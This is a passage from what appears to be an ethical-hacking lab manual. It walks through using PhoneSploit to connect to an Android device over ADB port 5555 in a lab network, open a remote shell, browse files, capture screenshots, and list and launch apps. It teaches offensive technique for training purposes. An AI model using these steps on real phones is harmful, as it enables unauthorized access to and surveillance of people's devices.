


- Type **python3 -m pip install colorama** and press **Enter** to install the dependency. Now, type **python3 phonesploit.py** and press **Enter** to run the tool.




- The PhoneSploit main menu options appear, as shown in the screenshot. Type **3** and press **Enter** to select **[3] Connect a new phone** option. When prompted to **Enter a phones ip address**, type the target Android device's IP address (in this case,


10.10.10.14) and press **Enter**. You will see that the target **Android** device (in this case, **10.10.10.14**) is connected through port number **5555.**




- Now, at the **main_menu** prompt, type **4** and press **Enter** to choose **Access Shell on a phone**. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.



- In the shell command line, type **pwd** and press **Enter** to view the present working directory on the target Android device. Now, type **ls** and press **Enter** to view all the files present in the root directory. Type **cd sdcard** and press **Enter** to navigate to the sdcard folder. Type **ls** and press **Enter** to list all the available files and folders.




- Type **cd Download** and press **Enter** to navigate to the **Download** folder. Type **ls** and press **Enter** to list all the available files in the folder. Type **exit** and press **Enter** to exit the shell command line and return to the main menu.




- At the **main_menu** prompt, type **7** and press **Enter** to choose **Screen Shot a picture on a phone**. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**. When prompted to **Enter where you would like the screenshot to be saved**, type **/home/attacker/Desktop** as the location


and press **Enter**. The screenshot of the target mobile device will be saved in the given location.




- Click **Places** in the top section of the **Desktop**; then, from the context menu, click **Desktop**.




- At the **main_menu** prompt, type **14** and press **Enter** to choose **List all apps on a phone**. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.




- Now, at the **main_menu** prompt, type **15** and press **Enter** to choose **Run an app.** When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**. To launch the calculator app, type **com.android.calculator2** and press **Enter**.




- Click Android to switch to the **Android** machine.



- Click Parrot Security to switch back to the **Parrot Security** machine. At the **main_menu** prompt, type **18** and press **Enter** to choose **Show Mac/Inet** information for the target Android device. When prompted to **Enter a device name**, type the target Android device's IP address.



